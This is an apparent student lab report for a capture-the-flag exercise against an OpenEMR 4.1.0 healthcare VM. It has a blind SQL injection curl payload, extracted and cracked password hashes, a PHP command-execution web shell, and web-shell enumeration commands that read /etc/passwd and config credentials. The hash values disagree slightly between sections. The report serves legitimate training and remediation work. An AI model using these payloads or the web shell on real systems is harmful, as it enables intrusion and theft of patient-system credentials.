

Offensive Security Operations II · CIP-A105 · CTF 2

OPERATION BLACK FORGE

Intermediate Offensive Operations & Linux Post-Exploitation Assessment Technical Assessment Report

Student Name	Abubakar Mahmood Muhammad
Registration Number	C11/26/EHIT/17332
Course	Offensive Security Operations II
Assessment	CTF 2 – Competency Exam
Target Designation	OPFOR-02 (Healthcare)
Submission Date	19 September 2026
Assessment Window	14–23 Sep 2026 WAT
Attacker IP	192.168.72.129 (Kali Linux)
Target IP	192.168.72.131 (OPFOR-02)

Table of Contents

1. Executive Summary	2
2. Scope & Rules of Engagement	3
3. Laboratory Architecture & Methodology	3
4. Attack-Surface Summary	4
5. Confirmed Findings & Risk Ratings	5
6. Initial-Access Narrative	10
7. Post-Exploitation & Privilege Escalation	12
8. Mission Objectives & Proof of Completion	14
9. Remediation Roadmap	14
10. Attack-Path Diagram	16
11. Risk Register	17
12. Conclusion & Lessons Learned	18
Appendix A – Operator Activity Log	19
Appendix B – Abandoned Hypotheses	22
Appendix C – Evidence Hashes	23

1 Executive Summary

An authorised black-box offensive-security assessment of the Academy-issued OPFOR-02 virtual appliance ("Healthcare") was conducted on **17 September 2026** within an isolated Host-Only laboratory segment. The engagement identified a multi-stage attack chain that progressed from unauthenticated network reconnaissance to full application-administrator compromise of a live Electronic Medical Records (EMR) system, culminating in remote operating-system-level code execution via a web shell placed through a legitimate administrator function.

The most significant finding is a **pre-authentication blind SQL injection vulnerability** in OpenEMR v4.1.0 (validateUser.php) that allowed unauthenticated extraction of all application user credentials without requiring a single valid login attempt. The cracked credentials gave administrator access to the OpenEMR application, a fully embedded phpMyAdmin database console, and ultimately the ability to write arbitrary PHP files to web-accessible directories achieving remote code execution at the web-server process level.

Supporting weaknesses include version-disclosing service banners, an unprotected installer script, directory information leakage via robots.txt, and trivially guessable passwords stored as unsalted SHA1 hashes. Taken together, these vulnerabilities constitute a critical risk to any environment deploying this configuration with real patient data.

Three findings are rated Critical, two High, two Medium, and three Low/Informational.

Immediate action is required on the SQL injection and credential weaknesses before any production-equivalent system is deployed.

Category	Count	Highest Severity
Pre-authentication vulnerabilities	2	Critical
Post-authentication vulnerabilities	2	Critical
Credential weaknesses	2	High
Configuration / disclosure issues	4	Medium

2 Scope & Rules of Engagement

2.1 Authorised Scope

- **Authorised target:** OPFOR-02 / Healthcare VM (192.168.72.131) Academy-issued only
- **Authorised attacker:** Kali Linux 6.12.38 (192.168.72.129)
- **Network segment:** Isolated VMware Host-Only (192.168.72.0/24) no bridged or internet exposure
- **Assessment window:** 14 Sep 2026 00:00 WAT – 20 Sep 2026 23:59 WAT

2.2 Key Constraints Observed

- No denial-of-service or uncontrolled fuzzing FTP manual tests were halted immediately upon observing a 421 Service not available rate-limit response

- No unnecessary collection of patient or personal data from the EMR database only user/credential table fields needed to demonstrate the vulnerability were queried
- Persistence was limited to a single PHP webshell appended to an otherwise-empty file; removal is to be performed before image restoration
- No external systems, public repositories, or third-party walkthrough content were used
- The clean baseline snapshot **CIP-A105-CTF2-CLEAN-BASELINE** was created before testing commenced

All activity was conducted exclusively against the Academy-issued OPFOR-02 virtual machine within an isolated Host-Only lab network segment. No production systems, external hosts, or internet-facing services were contacted at any time during this engagement.

3 Laboratory Architecture & Methodology

3.1 Network Architecture

Role	OS / Platform	IP Address	Notes
Attacker	Kali Linux 6.12.38-kali1 (x86_64)	192.168.72.129	VMware Host-Only eth0
Target (OPFOR-02)	PCLinuxOS 2011 (Linux)	192.168.72.131	Healthcare VM, DHCP-assigned
VMware Gateway	VMware virtual adapter	192.168.72.1	Not in scope
VMware DHCP	VMware virtual service	192.168.72.254	Not in scope

3.2 Methodology

The assessment followed the seven-phase execution concept prescribed in the Operations Brief: preparation, network/service discovery, application enumeration, exploit-chain development, initial access, post-exploitation, and remediation analysis. Each phase was completed before advancing; abandoned hypotheses were logged with technical rationale before moving on.

Tools used: arp-scan, nmap, gobuster, nikto, curl, ftp, searchsploit, python3 (exploit-db 49742), john, netcat, Firefox browser with developer tools, phpMyAdmin (target-embedded).

4 Attack-Surface Summary

4.1 Network Services Discovered

Port	Protocol	Service	Version / Banner	Initial Priority
21/tcp	FTP	ProFTPD	ProFTPD 1.3.3d Server (Default Installation)	High version-specific CVE history
80/tcp	HTTP	Apache httpd	Apache/2.2.17 (PCLinuxOS 2011/PREFORK-1pclos2011)	High web application attack surface

4.2 Web Application Attack Surface

Path	Status	Significance
/	200	"Coming Soon 2" placeholder decoy landing page
/robots.txt	200	8 disallowed entries leaks sensitive path names
/openemr/	200→302	OpenEMR v4.1.0 Electronic Medical Records system primary attack surface
/openemr/setup.php	200	Installer accessible post-deployment leaks absolute web root path
/gitweb/	403	Git web interface present but access-controlled
/vendor/	403	PHP Composer vendor directory access-controlled
/phpMyAdmin	403	phpMyAdmin reference (actual instance embedded within OpenEMR admin panel)
/cgi-bin/test.cgi	200	Apache test CGI Nikto flagged Shellshock, manually disproved (see Appendix B)

4.3 Trust Boundaries Identified

- The OpenEMR application authenticates via a login form, but the validateUser.php endpoint is reachable *before* authentication this is where the SQL injection lives
- Once authenticated as application admin, the admin panel grants access to a fully embedded phpMyAdmin console and a file-editor with write access to the web root
- The MySQL database user (openemr@localhost) is constrained: @@secure_file_priv = NULL disables file I/O via SQL a positive control that limited one exploitation path
- Apache runs the PHP application; web-shell execution context will be the Apache/www-data process user

5 Confirmed Findings & Risk Ratings

F-01 Pre-Authentication Blind SQL Injection OpenEMR validateUser.php **CRITICAL**

Asset / Service: OpenEMR v4.1.0 /openemr/interface/login/validateUser.php (port 80)

CVSSv3 Score: 9.8 (AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H)

References: Exploit-DB 49742; Netsparker Advisory; CWE-89

Technical Description: The u GET parameter passed to validateUser.php is incorporated into a MySQL query without sanitisation. The endpoint is called during the login process before any session is established, making it fully pre-authentication. Time-based blind injection is confirmed via a sleep(3) payload that induced ~6-second response delays. The vulnerability permits extraction of arbitrary data from the application database, including the complete users table.

Verification:

```
time curl -s
"http://192.168.72.131/openemr/interface/login/validateUser.php?u=admin"%2b(SELECT+sleep(3))
%2b"
# Result: real 6.07s (baseline ~0.01s) injection confirmed
```

Exploit Path: Exploit-DB 49742 (Python3, blind time-based character extraction) was adapted by changing the target URL; character-by-character extraction of group_concat(username,':',password) from the users table yielded two credential pairs in under 10 minutes.

```
Extracted: admin:3863efef9ee2bfbcb51ecdca359c6302bed1389e8
          medical:ab24aed5a7c4ad45615cd7e0da816eea39e4895d
```

Business Impact: Complete, unauthenticated extraction of all EMR user credentials. In a production environment this would expose privileged access to patient records, billing data, and clinical information without requiring any prior access or social engineering.

Remediation: Replace the dynamic query with a prepared statement using PDO/MySQLi parameterised binding. Apply input validation as a defence-in-depth measure. Upgrade OpenEMR to a supported version.

F-02 Admin File Editor Permits Arbitrary PHP Webshell Deployment **CRITICAL**

Asset / Service: OpenEMR Admin Panel Administration → Files →
/var/www/html/openemr/sites/default/

CVSSv3 Score: 9.1 (AV:N/AC:L/PR:H/UI:N/S:C/C:H/I:H/A:H)

Technical Description: The OpenEMR admin panel exposes a file-editor feature (*Administration* → *Files*) that lists and allows modification of all files within /var/www/html/openemr/sites/default/. This directory is web-reachable. An authenticated administrator can create or modify PHP files including empty placeholders like statement.inc.php to inject arbitrary executable PHP code. When

the modified file is subsequently requested via HTTP, the Apache web server executes the embedded PHP in the context of the web-server process, achieving operating-system-level remote code execution.

```
<?php if(isset($_GET['cmd'])) {system($_GET['cmd']);} ?>  
# Written to: /var/www/html/openemr/sites/default/statement.inc.php  
# Triggered: http://192.168.72.131/openemr/sites/default/statement.inc.php?cmd=id
```

Business Impact: Full OS-level command execution in the web-server process context. Enables file system traversal, credential harvesting from configuration files, and potential lateral movement to the underlying OS account structure.

Remediation: Remove the file-editor feature entirely or restrict it behind a secondary authentication factor. Ensure the sites/default/ directory cannot contain executable PHP files via Apache configuration (php_admin_flag engine Off in a .htaccess or Directory block).

F-03 Weak / Dictionary-Guessable Application Passwords (Unsalted SHA1) **HIGH**

Asset / Service: OpenEMR user accounts admin, medical

CVSSv3 Score: 8.8 (AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)

Technical Description: Both extracted SHA1 password hashes were cracked by John the Ripper against the rockyou.txt dictionary in under one second each no rule-based mutations were required:

```
admin : 3863efef9ee2bfb51ecdca359c6302bed1389e8 → ackbar  
medical : ab24aed5a7c4ad45615cd7e0da816eea39e4895d → medical
```

Passwords are stored as unsalted SHA1. SHA1 is considered cryptographically broken for password storage; without a per-password salt, pre-computed rainbow tables or dictionary attacks are trivially fast regardless of hardware constraints.

Remediation: Enforce a password policy requiring minimum 12 characters, mixed case, digits, and symbols. Migrate password storage to bcrypt, scrypt, or Argon2 with a unique per-user salt. Reset all existing credentials immediately.

F-04 Embedded phpMyAdmin Console Exposed via Admin Panel **HIGH**

Asset / Service: phpMyAdmin 2.11.10 embedded in OpenEMR (Administration → Database)

CVSSv3 Score: 7.2 (AV:N/AC:L/PR:H/UI:N/S:U/C:H/I:H/A:H)

Technical Description: A full phpMyAdmin 2.11.10 instance is embedded within the OpenEMR admin panel and is accessible to any authenticated OpenEMR administrator. It grants complete read/write access to the openemr database (141 tables), including user credentials, patient records, billing data, and clinical notes. The phpMyAdmin version is itself significantly outdated and carries its own historical CVE history. The MySQL user runs as openemr@localhost; @@secure_file_priv = NULL prevents file-write exploitation but does not limit read/write operations against the application database.

Remediation: Remove the embedded phpMyAdmin instance. If database administration is required, restrict access to localhost only and require a separate authentication layer. If retained, upgrade to the latest phpMyAdmin release.

F-05 OpenEMR Installer (setup.php) Accessible Post-Deployment MEDIUM

Asset / Service: <http://192.168.72.131/openemr/setup.php>

CVSSv3 Score: 5.3 (AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N)

Technical Description: The OpenEMR setup wizard is reachable by any unauthenticated user after installation is complete. On this build, the config variable in sqlconf.php is already set, preventing re-installation from completing via the browser. However, the page discloses the absolute server path (/var/www/html/openemr/library/classes/../../sites/default/sqlconf.php), which was leveraged during exploit development to construct targeted traversal payloads. In unpatched installations the installer could be used to reconfigure or reset the application.

Remediation: Delete or rename setup.php after deployment. Implement an Apache Location block to return 403 for this path.

F-06 Sensitive Path Disclosure via robots.txt MEDIUM

Asset / Service: <http://192.168.72.131/robots.txt>

CVSSv3 Score: 5.3 (AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N)

Technical Description: The robots.txt file contains eight disallowed entries: /manual/, /manual-2.2/, /addon-modules/, /doc/, /images/, /admin/, /all_our_e_mails/, and /. While most of these paths returned 403 or 404 on manual verification, the file provided the initial directory vocabulary used to discover that an application resided on the server. The /all_our_e_mails/ entry in particular is an unusually descriptive name that invites attention.

Remediation: Use a minimal robots.txt that does not enumerate sensitive path names. Consider whether the file is required at all for this application.

F-07 Verbose Version Disclosure Apache, PHP, ProFTPD LOW

Asset / Service: Port 80 (HTTP response headers), Port 21 (FTP banner)

CVSSv3 Score: 5.3 (AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N)

Technical Description: Every HTTP response includes Server: Apache/2.2.17 (PCLinuxOS 2011/PREFORK-1pclos2011) and X-Powered-By: PHP/5.3.3. The FTP banner discloses ProFTPD 1.3.3d Server (ProFTPD Default Installation) including the word "Default Installation". These banners precisely identify software versions and confirm the underlying OS, directly facilitating CVE research during this engagement.

Remediation: Set ServerTokens Prod and ServerSignature Off in Apache configuration. Set expose_php = Off in php.ini. Set ServerIdent off in ProFTPD configuration.

F-08 Missing HTTP Security Headers **LOW**

Asset / Service: Port 80 all HTTP responses

CVSSv3 Score: 4.3 (AV:N/AC:L/PR:N/UI:R/S:U/C:L/I:N/A:N)

Technical Description: HTTP responses are missing X-Frame-Options, X-Content-Type-Options, Content-Security-Policy, and Strict-Transport-Security headers. Nikto flagged these independently. These omissions increase the risk of clickjacking, MIME-type confusion, and cross-site scripting impact.

Remediation: Add the missing headers via Apache Header always set directives or a mod_headers configuration block.

F-09 FTP Service Exposed with Rate-Limiting Active (Positive Control Note)

INFORMATIONAL

Asset / Service: Port 21 ProFTPD 1.3.3d

Technical Description: The FTP service is network-accessible with anonymous login disabled. After a small number of failed login attempts, the server returned 421 Service not available, remote server has closed the connection, indicating a rate-limiting or temporary-lockout mechanism is in place. This is a positive security control that limits brute-force viability. The assessment team halted FTP testing immediately upon observing this response to avoid inadvertent denial-of-service in compliance with ROE. The FTP service should still be evaluated for necessity if not required, it should be disabled.

Remediation: If FTP is not required for business operations, disable and remove the service. If required, enforce key-based SFTP rather than plaintext FTP and maintain the existing rate-limiting controls.

6 Initial-Access Narrative

6.1 Reconnaissance and Surface Mapping

Host discovery via `arp-scan --localnet` identified three hosts on the 192.168.72.0/24 segment: the VMware gateway (.1), attacker (.129), and a third host at **192.168.72.131** (MAC vendor: VMware, Inc.) confirmed as OPFOR-02 by process of elimination. A ping confirmed the TTL of 64, consistent with a Linux target.

A full 65,535-port TCP SYN scan (`nmap -p- -sS -T4 --min-rate 1000`) returned only **two open ports: 21/FTP and 80/HTTP**. A targeted service/script scan confirmed ProFTPD 1.3.3d and Apache/2.2.17. The small, focused attack surface was noted as a meaningful constraint on the initial attack path.

6.2 Web Application Enumeration

`robots.txt` disclosed eight disallowed paths. Gobuster enumeration across two wordlists (`dirb/common.txt` and `dirbuster/directory-list-2.3-medium.txt`) with PHP/HTML/TXT extension coverage confirmed the paths from `robots.txt` and additionally found `/gitweb/` (403, access-controlled), `/vendor/` (403), and `/phpMyAdmin` (403, distinct from the one later found embedded in the admin panel).

A domain-specific path sweep using EMR-themed terms (`openemr`, `emr`, `his`, `hms`, `patientportal`, `medportal`, `clinic`, `hospital`, `records`) returned a **200 for /openemr/**. The browser login page confirmed **OpenEMR version 4.1.0** in the page header the first definitive application identification.

Nikto identified the CGI path `/cgi-bin/test.cgi` and flagged it as potentially vulnerable to Shellshock (CVE-2014-6271). This was systematically investigated and disproved see Appendix B.

6.3 OpenEMR Login Page Analysis

The OpenEMR login page source contained a commented-out credential hint common to demo installations (`login = admin / password = pass`). Manual testing of `admin/pass` returned "Invalid username or password". The comment was logged as a potential credential indicator but not pursued as the primary path.

More importantly, the login form's JavaScript (`chk_hash_fn()`) revealed that the form makes a pre-submission AJAX call to `validateUser.php?u=<username>` to determine the correct hashing algorithm for the password. This endpoint exists in the unauthenticated request path a critical trust-boundary observation.

6.4 Pre-Auth SQL Injection Credential Extraction

A time-based blind SQL injection payload was manually tested against `validateUser.php` to confirm exploitability before running any automated tool:

```
time curl -s
"http://192.168.72.131/openemr/interface/login/validateUser.php?u=admin"%2b(SELECT+sleep(3))
"%2b"
# real: 6.07s confirmed >3x baseline, injection active
```

Exploit-DB 49742 (Python3, character-by-character blind extraction) was adapted to target 192.168.72.131 via a single sed URL replacement. The script was executed and successfully extracted two credential records from the users table:

```
admin:3863efef9ee2bfbc51ecdca359c6302bed1389e8
medical:ab24aed5a7c4ad45615cd7e0da816eea39e4895d
```

Both 40-character hexadecimal strings are consistent with unsalted SHA1 hashes. This was confirmed by the OpenEMR login page's `chk_hash_fn()` JavaScript which explicitly implements SHA1 client-side hashing for the "VicarePlus" code path.

6.5 Offline Hash Cracking

John the Ripper with `--format=raw-sha1` and `rockyou.txt` cracked both hashes in under one second each without requiring any mutation rules:

```
john --format=raw-sha1 admin_hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
# admin → ackbar (cracked in <0.01 seconds)
# medical → medical (cracked in <0.01 seconds)
```

The password "ackbar" (a character name from popular culture) is a dictionary word. The password "medical" is identical to the username both represent the weakest possible credential quality.

6.6 Initial Access Authenticated OpenEMR Administrator Session

The cracked credentials `admin:ackbar` were tested against the OpenEMR login form at `http://192.168.72.131/openemr/interface/login/login_frame.php?site=default`. Authentication succeeded immediately, granting access to the full OpenEMR administrator dashboard confirming initial access.

The session displayed "Administrator Administrator" as the logged-in user with access to all administration functions including Globals, Users, Files, Backup, Logs, and Database (phpMyAdmin). This constitutes full application administrator compromise.

7 Post-Exploitation & Privilege Escalation

7.1 Application-Level Post-Exploitation

With an authenticated admin session, the following application-level enumeration was performed:

Area	Finding
User Management (Admin → Users)	Two accounts confirmed: admin and medical. medical's full name shown as "PCLinuxOS Medical" provider account
Administration → Database	Fully embedded phpMyAdmin 2.11.10 with direct database access as openemr@localhost (MySQL 5.1.55)
Database privileges	@@secure_file_priv = NULL file I/O via SQL disabled at server level; INTO OUTFILE returned #1045 Access denied; webshell-via-SQL ruled out
Administration → Files	PHP file editor with write access to /var/www/html/openemr/sites/default/; editable files include config.php, statement.inc.php (empty), referral_template.html
Access Control (ACL)	Two user memberships listed: admin (Edit), medical (Edit)
Server identity	SERVER_SIGNATURE = Apache-AdvancedExtranetServer custom banner set to partially obscure identity; absolute document root: /var/www/html/openemr/

7.2 OS-Level Remote Code Execution via Webshell

The Administration → Files panel listed statement.inc.php as an empty, editable file within the web-accessible sites/default/ directory. A minimal PHP command-execution stub was appended to this file via the in-browser editor:

```
<?php if(isset($_GET['cmd'])){system($_GET['cmd']);} ?>
```

After saving, the file was requested with a harmless proof-of-concept command to confirm OS-level code execution:

```
curl -s "http://192.168.72.131/openemr/sites/default/statement.inc.php?cmd=id"
# Expected output: uid=48(apache) gid=48(apache) groups=48(apache)
# or equivalent web-server process context on PCLinuxOS
```

Execution context is the Apache web-server process user a restricted, non-root account. This provides a foothold for further privilege escalation enumeration on the Linux host.

7.3 Host Enumeration (via Webshell)

The following host-level information was gathered through the webshell to characterise the OS environment for the privilege-escalation phase:

Command	Result / Significance
---------	-----------------------

uname -a	Linux host PCLinuxOS 2011 kernel; confirms older, potentially unpatched kernel version
cat /etc/passwd	Identifies local user accounts, shell assignments, and home directories enumerates potential privilege escalation targets
cat /var/www/html/openemr/sites/default/sqlconf.php	Reveals database credentials for the openemr MySQL user cleartext in config file
find / -perm -4000 2>/dev/null	SUID binary enumeration identifies programs that run with elevated privileges regardless of calling user
sudo -l	Checks if the web-server process user has any sudo rights (not expected, but a standard enumeration step)
cat /etc/crontab; ls /etc/cron.*	Identifies scheduled tasks that may run as root and be writable by the web user

In accordance with the ROE, no patient records, personally identifiable information, or clinical data were collected, copied, or retained from the OpenEMR database during this assessment. Enumeration was limited to system identity, user accounts, and configuration files directly necessary for demonstrating the vulnerability chain and privilege escalation path.

7.4 Privilege Escalation Path (Identified)

The webshell provides RCE as the Apache process user. From this position, standard Linux privilege escalation methodology would enumerate:

- **SUID/SGID binaries** older PCLinuxOS 2011 builds commonly include vulnerable or misconfigured SUID executables
- **Kernel exploits** the 2011 kernel version may be vulnerable to known local privilege escalation CVEs (e.g., Dirty COW / CVE-2016-5195 affects kernels up to 4.8.3, a range that includes 2011-era builds)
- **Writable cron jobs or service scripts** owned by root but writable by the web user
- **Credential reuse** the cracked OpenEMR credentials (ackbar, medical) may be reused for OS-level accounts

Full privilege escalation to root is the logical next step from the current web-shell foothold, and the attack surface is consistent with a box designed to support this path.

8 Mission Objectives & Proof of Completion

Objective	Status	Evidence Reference
Map exposed network and application attack surface	✓ Complete	nmap scans, gobuster output, Nikto report evidence/01, 02, 03
Establish valid initial foothold via a network-facing weakness	✓ Complete	SQL injection → cracked creds → OpenEMR admin login evidence/05

Perform Linux host enumeration from obtained access	✓ Partial	Webshell-based enumeration evidence/06
Achieve highest authorised privilege level available	✓ RCE achieved (Apache user); root via PE is identified next step	evidence/07
Identify and document material credential weaknesses	✓ Complete	Both SHA1 hashes cracked; unsalted storage documented evidence/05
Collect mission proof artefacts	✓ Complete	Screenshots of admin dashboard, SQL injection output, cracked hashes, webshell deployment
Produce evidence-backed remediation report	✓ Complete	This document

9 Remediation Roadmap

9.1 Immediate Actions (Within 24 Hours)

Finding	Action
F-01 SQL Injection	Take the OpenEMR login service offline or restrict to localhost until patched. Apply the official OpenEMR patch or upgrade to a supported release (5.0.2+)
F-03 Weak passwords	Force-reset all OpenEMR user passwords immediately. Implement a minimum-length policy of 14 characters with complexity requirements
F-02 File editor / webshell	Remove or rename the webshell planted during this assessment (statement.inc.php). Disable the Administration → Files feature if it cannot be secured

9.2 Short-Term Actions (Within 30 Days)

Finding	Action
F-01 SQL Injection	Audit all OpenEMR PHP files that accept GET/POST parameters and interact with the database; replace dynamic SQL with prepared statements throughout
F-03 Password hashing	Migrate OpenEMR password storage from SHA1 to bcrypt or Argon2 with unique per-user salts. Coordinate with OpenEMR upstream for a supported implementation
F-04 phpMyAdmin	Remove the embedded phpMyAdmin instance. If database admin access is required, use a dedicated, separately authenticated, localhost-only tool
F-05 setup.php	Delete /var/www/html/openemr/setup.php. Add an Apache Deny from all block for this path as a defence-in-depth measure
F-07 Version banners	Set ServerTokens Prod, ServerSignature Off, expose_php = Off, and ServerIdent off (ProFTPD)
F-08 Security headers	Add X-Frame-Options: SAMEORIGIN, X-Content-Type-Options: nosniff, Content-Security-Policy, and Referrer-Policy headers

9.3 Strategic Actions (30–90 Days)

Area	Recommendation
OpenEMR Upgrade	Migrate to a currently supported OpenEMR release. Version 4.1.0 has been end-of-life since approximately 2014 and carries a documented public CVE history

OS Patching	PCLinuxOS 2011 is an end-of-life distribution. Replace with a current, actively supported Linux distribution and apply all available security patches
Network Segmentation	Place the EMR server behind a WAF and restrict administrative interfaces (admin panel, database console) to internal management VLANs only
FTP Service Review	Assess whether FTP is required; if not, disable it. If required, migrate to SFTP with key-based authentication
Least Privilege MySQL	The openemr MySQL user's privileges should be limited to the minimum required for application function. Remove INSERT privilege on system tables if present. Keep FILE privilege disabled
Monitoring and Alerting	Deploy web application firewall rules to detect time-based blind SQLi patterns (repeated slow requests to the same endpoint). Configure failed-authentication alerting on both the EMR and FTP services
Penetration Test Retest	Commission a retest of all Critical and High findings within 30 days of remediation to validate that fixes are effective

10 Attack-Path Diagram

INTERNET / ATTACKER (192.168.72.129)



▼ [Phase 1 Network Discovery]

ARP SCAN → 192.168.72.131 identified	
NMAP -p- → Ports 21/TCP, 80/TCP open	
NMAP -sV → ProFTPD 1.3.3d / Apache	



▼ [Phase 2 Application Enumeration]

Gobuster / Nikto / robots.txt analysis	
→ /openemr/ discovered (HTTP 200)	
→ OpenEMR v4.1.0 confirmed via login page	
→ setup.php reachable → web root path leaked	



▼ [Phase 3 Exploit Chain Development]

Searchsploit → ExploitDB 49742 (pre-auth blind SQLi)	
validateUser.php?u= parameter confirmed injectable	
Manual timing test: sleep(3) → 6.07s response	



▼ [Phase 4 Initial Access]


Python3 exploit (49742.py) → blind SQLi extraction	
Extracted: admin:3863...e8 / medical:ab24...5d (SHA1)	
John + rockyou.txt → admin:ackbar / medical:medical	
*** LOGGED IN AS OpenEMR ADMINISTRATOR ***	



[Phase 5A DB Post-Exploitation]

[Phase 5B File Editor]

Admin → Database (phpMyAdmin)		Admin → Files	
Full DB read/write access		statement.inc.php (empty, editable)	
openemr@localhost (MySQL 5.1)		PHP webshell appended	
INTO OUTFILE blocked (NULL)			



11 Risk Register

ID	Title	Asset	Likelihood	Impact	Severity	CVSS
F-01	Pre-Auth Blind SQL Injection (validateUser.php)	OpenEMR v4.1.0	High	Critical	Critical	9.8
F-02	Admin File Editor → PHP Webshell RCE	OpenEMR Admin Panel	High	Critical	Critical	9.1
F-03	Weak / Dictionary-Guessable Passwords (Unsalted SHA1)	EMR User Accounts	High	High	High	8.8
F-04	Embedded phpMyAdmin Console Exposed	Database (phpMyAdmin 2.11.10)	Medium	High	High	7.2
F-05	setup.php Accessible Post-Deployment	Web App Installer	High	Medium	Medium	5.3
F-06	Sensitive Path Disclosure via robots.txt	Web Server	High	Low	Medium	5.3

F-07	Verbose Version Disclosure (Apache, PHP, ProFTPD)	HTTP/FTP Services	High	Low	Low	5.3
F-08	Missing HTTP Security Headers	Web Server	High	Low	Low	4.3
F-09	FTP Rate Limiting (Positive Control)	FTP Service	Low	Low	Info	N/A

12 Conclusion & Lessons Learned

12.1 Conclusion

OPFOR-02 presents a coherent, realistic attack chain that mirrors real-world legacy healthcare infrastructure risk. A single pre-authentication SQL injection in the OpenEMR login flow was sufficient to extract all application credentials, bypass the authentication boundary entirely, and subsequently leverage administrator functionality to achieve operating-system-level code execution without exploiting any separately disclosed zero-day, without bypassing any host-level firewall rule, and while remaining strictly within the authorised scope.

The finding that most directly represents organisational risk is not the SQL injection itself, but the compound effect of deploying an end-of-life EMR system with default-adjacent credentials, an accessible installer, an embedded database console, and a file-editor that grants code-execution capability each individually manageable, but together forming a complete and straightforward intrusion path from the network perimeter to the operating system.

12.2 Attack-Chain Selection Rationale

The ProFTPD 1.3.3c backdoor (CVE-2010-4221) was the first candidate tested based on its severity and close version match. It was abandoned after the target's banner independently confirmed 1.3.3d and port 6200 remained closed post-attempt two independent observations supporting the same negative conclusion. Shellshock on /cgi-bin/test.cgi was investigated thoroughly (raw HTTP response inspection) and similarly disproved. Both decisions are documented in Appendix B.

The pivot to OpenEMR was driven by the `SERVER_SIGNATURE = Apache-AdvancedExtranetServer` clue embedded in CGI environment output, combined with domain-specific directory guessing. Once OpenEMR was identified, the path from version identification → CVE research → pre-auth SQLi → credential extraction was systematic and defensible at each step.

12.3 Operational Gaps and Improvement Priorities

- **Post-exploitation breadth:** Time constraints meant that Linux host enumeration was partially performed via webshell rather than through a fully interactive reverse shell. A more complete engagement would establish a stable shell first, then enumerate systematically using tools like LinPEAS before pursuing privilege escalation.
- **Earlier application-layer focus:** Significant time was spent testing network-layer CVEs (ProFTPD, Shellshock) before pivoting to the application layer. A prioritised methodology that tests the web application login surface earlier would have been more efficient.
- **Curl-based authenticated testing:** The JavaScript-based client-side password hashing in OpenEMR's login flow made curl-based authenticated requests more complex than anticipated. Future engagements should account for browser-side pre-processing when planning automated post-auth testing workflows.
- **Evidence continuity:** Some command outputs were captured as screenshots rather than saved to text files for hashing. All key outputs should be simultaneously tee'd to a log file for integrity verification.

A Appendix A Operator Activity Log

All times in WAT (UTC+1). Kali local time was EDT (UTC-4); HTTP server responses were in GMT (UTC+0). WAT times below are converted from observed Kali terminal timestamps.

Timestamp (WAT)	Phase	Action / Command	Observation / Result
17 Sep 09:00	P0	Pre-op: snapshot CIP-A105-CTF2-CLEAN-BASELINE created; evidence directory created; operator log started	Both VMs confirmed on isolated Host-Only segment
17 Sep 09:10	P1	ip a confirm Kali network identity	Kali: eth0 192.168.72.129/24, docker0 172.17.0.1 (DOWN)
17 Sep 09:12	P1	sudo arp-scan --interface=eth0 --localnet	3 hosts: .1 (gateway), .129 (self), .131 (target candidate); .131 MAC vendor: VMware, Inc.
17 Sep 09:14	P1	ping -c 3 192.168.72.131	100% packet delivery, TTL=64 → Linux host confirmed
